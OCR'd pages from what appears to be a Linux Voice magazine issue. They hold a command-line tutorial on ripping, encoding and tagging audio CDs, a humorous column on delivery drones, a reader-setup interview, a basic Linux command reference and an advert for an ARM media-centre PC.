
The progress bar keeps you informed of what's happening; your rip should be fine if you don't see **!** or **V** characters.

> **"cdparanoia is our CD ripping tool of choice, and you should find it in your distro's repository."**

The WAV files contain the uncompressed digital data, but there are many other, more suitable, formats like MP3, Ogg Vorbis and FLAC. There are separate encoders for each format, and a little *Bash* lets us process each track into the formats we want:

```
$ for f in track*.cdda.wav; do
> oggenc $f
> lame $f
> flac $f
> done
```

The default encoder settings are acceptable, but if you want more control over quality vs compression you can check the commands' man pages for their respective arguments, which enable you to customise the encoding process.



It's official: **cdparanoia** has a weird bargraph. Read the FAQ to understand it.

We now have the tracks off the CD in our desired formats but we yet don't know what they are. They all have names like **track01.cdda.flac**. We could look at the CD sleeve and rename the files by hand or we can identify the disc and look it up in a database. A disc ID is a 32-bit number, presented as eight hexadecimal digits, which can be used to identify an audio CD. It is derived from the starting times of each track and the total playing time of the disc. The **cd-discid** tool will show the disc ID and track offset data for a CD:

```
$ cd-discid /dev/cdrom
900c330c 12 150 17142 31490 57867 84507 105025 120762
135657 152745 179847 198320 217650 3125
```

You can use the disc ID to perform a search in various CD databases. These are mostly community-maintained databases that are free to use and have open-source licences. They were forked from an open CD Database called CDDB that has since become a proprietary service called Gracenote. Due to their common origin, the forked services use a similar protocol now known as the FreeDB CDDB Protocol.

You can use Telnet to access a CDDB protocol server on port 8880:

```
$ telnet freedb.freedb.org 8880
201 mirror1.freedb.org CDDBP server v1.5.2PL0 ready
> cddb hello foo bar baz 1
200 Hello and welcome foo@bar running baz 1.
> cddb query 900c330c 12 150 17142 31...
200 misc 900c330c Pulp / Different Class
> cddb read misc 900c330c
210 misc 900c330c CD database entry follows (until terminating `.')
# xmcd CD database file
#
# Track frame offsets:
```

Audio CD duplication

If you want to make a physical copy of an audio CD the process is different; you don't rip the tracks, but instead make a disc at once copy. The tool for this is **cdrdao**:

```
$ cdrdao read-cd --datafile mycd.bin mycd.toc
```

You cannot use data tools like **dd** to copy audio CDs because they don't have a filesystem. You don't create an ISO file, but instead a pair of files: the **.bin** is the disc image and its **.toc** is a text file that contains its table of contents and describes the track layout. You can augment the table of contents with track titles and artist names from FreeDB:

```
$ cdrdao read-cddb mycd.toc
```

You can use these files to write to a recordable CD:

```
$ cdrdao write mycd.toc
```

CD-text will also be written to the disc if the table of contents contains FreeDB data.

```
#          150
#          17142
...
> quit
```

When you first connect, you must send a 'hello'. It expects a user and hostname and the name of the connecting client software and version but, as our example shows, it doesn't matter what you send. Next, you issue a 'query', which takes the output of **cd-discid**. You then use the returned genre and disc ID values to perform a 'read' (if you already know these then you can omit the query). The resulting display contains various information, including the track names that you can use to rename your files.

Another way to do this is to send an HTTP query from your web browser or use **curl**, which is probably the best approach if you're writing a script. The commands used above are encapsulated in a query string; the following example performs the same query as above:

```
$ curl "http://freedb.freedb.org/~cddb/cddb.
cgi?cmd=cddb+query+$(cd-discid | sed 's/
/+/g')&hello=foo+bar+baz+1&proto=6"
```

Spaces in the query need to be represented using "+" so the output of "cd-discid" is passed through "sed" to perform this conversion. Performing the read operation is similarly straightforward:

```
$ curl 'http://freedb.freedb.org/~cddb/cddb.cgi?cmd=cddb+read
+misc+900c330c&hello=foo+bar+baz+1&proto=6'
```

Tag art

Correctly naming files isn't enough, because most media players rely on metadata contained within the files to identify them. You can add these tags with command-line utilities. Again, each format has its own tagger:

```
$ eyeD3 -A "Mis-Shapes" -G "BritPop" -Y 1995 01:Mis-Shapes.
mp3
$ vorbiscomment -w -t 'TITLE=Mis-Shapes' -t 'GENRE=BritPop'
01:Mis-Shapes.ogg
$ metaflac --set-tag 'TITLE=Mis-Shapes' --set-tag
'GENRE=BritPop' 01:Mis-Shapes.flac'
```

You can also attach images as tags. If you have album cover art images, you can embed these within the files' metadata. It's easy for MP3 and FLAC files:


```
$ eyeD3 --add-image cover.jpg:FRONT_COVER 01:Mis-Shapes.
mp3
$ metaflac --import-picture-from cover.jpg 01:Mis-Shapes.flac'
```

Ogg Vorbis requires the image to be base-64 encoded, which requires a little more effort and the **base64** command-line utility:

```
$ vorbiscomment -a -t "COVERART=$(base64 --wrap=0 < cover.
jpg)" 01:Mis-Shapes.ogg
```

As easy as abcde...

If all this sounds too hard and you want something to take the pain away, you can try 'A Better CD Encoder', or **abcde**. This is a *Bash* script that wraps the tools that we've been using and makes using them painless and it's in most distributions' repositories.



It's easy to rip from the command line. Look no further than your distro's repository.

The easiest way to use it is to customising its configuration file, **/etc/abcde.conf**, and save it as **~/.abcde.conf**. Once you've done this, you can rip, encode and tag to multiple formats with a single command. Put a CD in your drive and do

```
$ abcde
```

abcde rips your CD, performs a CDDB lookup, allows you to choose the match you want in the even of the search returning multiple matches, and gives you the chance to edit the data before use. It encodes to multiple formats and stores the files using a file- and directory-naming convention of your choice. You control all of this from A Better CD Encoder's configuration file.

The default configuration is mostly acceptable but you may wish to customise how it names files and directories. Look at the first 50 or so lines of the file and edit to suit your needs. The ones you'll most-likely want to alter include the **OUTPUTTYPE**, which specifies the desired output formats, and the **OUTPUTDIR** and **OUTPUTFORMAT** entries, which define where files are written and how they are organised into directories and named. The **CDDBURL** enables you to specify the FreeDB service that you want to use.

abcde greatly simplifies command-line CD ripping and is probably all you'll really need, unless you want to add a GUI tagging tool into the mix.

LV PRO TIP

Some CDs contain track and artist data as 'CD-Text' that you can see with a tool called **cd-info**.

/DEV/RANDOM/

Final thoughts, musings and reflections

Nick Veitch was the original editor of Linux Format, a role he played until he got bored and went to work at Canonical instead. Splitter!


There has been another recent spate of "news" stories about delivery drones. Not to be confused with the ones that deliver indiscriminate scorching death from the skies, these would be the ones that deliver your books or whatever from Amazon. As the Hovis delivery boy must be approaching pensionable age, these seem like a very good idea indeed.

I am personally looking forward to the day when they become a reality. If they ever do. Because actually, to make them viable in all but the most unique delivery situations, there will be a number of interesting problems to solve. Leaving aside the accuracy of navigation (opens door to drone, tries to explain that 13c is two flights up, round the back, knock on the red door), there is the question of actually building a viable drone that can deliver a reasonable payload.

Yes, the spitting napalm death drones manage this, but they are rather expensive to operate. And if you wanted to deliver a book to the Taliban, your drone would also have to be quite pricey. I imagine the US military consider the cost of the drone and the fuel quite reasonable considering they are in the habit of delivering $20k bombs, but I don't think the economics stretch to a $4.99 DVD.

The military also don't care if you aren't at home (they don't leave explosive devices "in a safe place"), but I am looking forward to the 'myXerxes' delivery robot depositing my latest gadgets in the outside toilet and leaving a note to that effect, presumably on the roof.

Nevertheless, I'm sure the clever tax-dodgers of the world's online retail sector can rise to these challenges, which means each drone will be packed with all sorts of exciting/expensive/hard-to-source components. As for myself, I will be investing in a long pole and a very large net.



My Linux setup Fabian A Scherschel

Heise Security editor, OggCamper and Linux Outlaw.

Q What version of Linux are you using at the moment?

A I've been running Xubuntu (currently 14.04) for a while on my desktops and laptops. My servers run on Debian Wheezy. I also use Kali Linux a lot at work to poke around systems and network traffic. I prefer Xfce as a desktop; Gnome 3 works too.

Q What was the first Linux setup you ever used?

A Knoppix with KDE at university in 2004. I hated it so much, it turned me off Linux completely for a while. The first install I did myself was Ubuntu Dapper in 2006. I've spent several years on Fedora as well and used Arch Linux for a while.

Q What Free Software/open source can't you live without?

A The shell (mostly *Bash*). Whenever I am using Windows these days, it feels like someone has chopped my right hand off because their command line is so horrible – and yes, I do include *PowerShell* in that.

Q What do other people love but you can get on without?

A Gentoo. Compiling things just isn't for me. I suck at it, especially kernels. Also *Emacs* – I have no idea how people can use that thing.

Q Is there a piece of proprietary software that you wish was open source?

A *Sublime Text* [highly praised in LV002's text editors group test] I've written millions of words in it in the last few years. In fact, this very answer was composed in *Sublime*.

LINUXVOICE

GNU/Linux command reference

File commands

ls	List files in current directory
ls -la	List files with details, and show hidden files (beginning with a dot)
ls -laSh	Like above, but sort by size and show human-readable size
cd mydir	Switch into **mydir** directory
cd ..	Switch to directory above
cd ~	Switch to home directory (eg **/home/bob**)
rm myfile	Remove **myfile**
rm -r mydir	Remove **mydir** directory and subdirectories
rm *.jpg	Remove all files that end in **.jpg**
rm file?.jpg	Here, **?** can be any single letter or number
cp file1 file2	Copy file
cp -r dir1 dir2	Copy directory
mv file1 file2	Move/rename file or directory
cat file2 >> file1	Append **file2** content on to the end of **file1**
less textfile	View contents of **textfile** (press Q to quit)
du -h	Show disk space usage in current directory

Archiving and encryption

tar cfvz file. tar.gz mydir	Create compressed archive of **mydir** directory
tar cfvj file. tar.bz2 mydir	Like above, but with stronger compression
tar xfv file.tar.gz	Extract archive (also works with **.bz2** files)
gpg -c --cipher- algo AES256 filename	Encrypt filename to **filename.gpg** using a password
gpg filename. gpg	Decrypt the previously created file
zip -ry filename.zip mydir	Creates Zip archive from **mydir**

Text editing

nano filename	Edit in *Nano* (use **su**/**sudo** to edit system files as root)
Ctrl+O	Save file
Ctrl+X	Exit editor
Ctrl+W	Find word
Ctrl+C	Show line number
Ctrl+K/U	Cut/paste line

File and user permissions

chown myfile mike:mygroup	Change ownership of **myfile** to user **mike** and group **mygroup**
chmod a+r myfile	Make **myfile** readable by all users
chmod +w myfile	Make **myfile** writable by the current user
chmod +x myfiles	Make **myfile** executable (so you can run it with **./myfile**)
sudo somecmd	Run **somecmd** as the root (admin) user (most distros)
su -c "somecmd"	Like above, but where **sudo** is not available

Resource management

ps ax	List all running processes
ps ax | grep -i firefox	Show *Firefox* processes
kill 530	Gracefully terminate process with ID 530 (from first column of **ps ax** command)
kill -9 530	Forcibly kill process (eg if it's not responding at all)
fg	Bring a program that you backgrounded with Ctrl+Z to the foreground
top	Show a constantly updating list of processes
free -m	Show how much RAM is being used, in MB (second line of output is most useful)
df -h	Show space usage on drives and partitions
mount	Show where drives are mounted onto the filesystem
w	Show logged-in users, and uptime information

Handy shortcuts

Ctrl+C	Terminates running command
Ctrl+Z	Puts running command into the background
Ctrl+D	Log out of terminal (like running **exit**)
Up/down cursor keys	Cycle through previous commands
Ctrl+R	Type text to find most recently entered command containing the text
Tab	Use to complete file and directory names (eg **ls my<Tab>** to complete to myfile)
man cmd	Show the manual page for a command (use **/word** to search for "word", and Q to quit)

Matrix

Arm Mini PC

- TBS TUNER SUPPORT
- FREESCALE QUAD CORE
- 100% OPEN SOURCE
- XBMC, VDR, TVHEADEND


NOW WITH openelec

EMBEDDED LINUX ENTERTAINMENT CENTER

NOW ONLY

£119

FREE UK MAINLAND DELIVERY



System-on-a-chip (SoC)	Freescal MCIMX6Q5EYM10AC
CPU	Quad ARM Cortex-A9 at 1.0GHz
GPU	Vivante GC2000, Quad core GPU, Quad IPU
RAM	2GB DDR
USB 2.0 ports	3x USB 2.0
Audio & Video interface	HDMI port
	3.5 mm jack
Storage	eMMC 16GB
	1x SD card slot
	1x TF card slot
Network	10/100/1000 wired Ethernet
	WIFI IEEE 802.11n/b/g
Power input	5V, 3A

RATED 4/5

BY YOUR VERY OWN: BEN EVERARD

SOUNDS TOO GOOD TO BE TRUE? IT'S NOT!
UNLIKE OTHER XBMC SOLUTIONS, OPENELEC IS NOT BASED ON UBUNTU.
IN FACT, IT'S NOT BASED ON ANY LINUX DISTRIBUTION;
OPENELEC HAS BEEN BUILT FROM SCRATCH SPECIFICALLY TO ACT AS A MEDIA CENTER.

"XBMC performance is fantastic and could make the Matrix one of the best frontends you could buy"

"The hardware looks good, feels solidly made and works well"

xbmc

ubuntu

WWW.TBSCARDS.CO.UK

PCI EXPRESS LTD, UNIT 3 BAYTREE AVENUE, KINGSTON ROAD, LEATHERHEAD, SURREY, KT22 7UE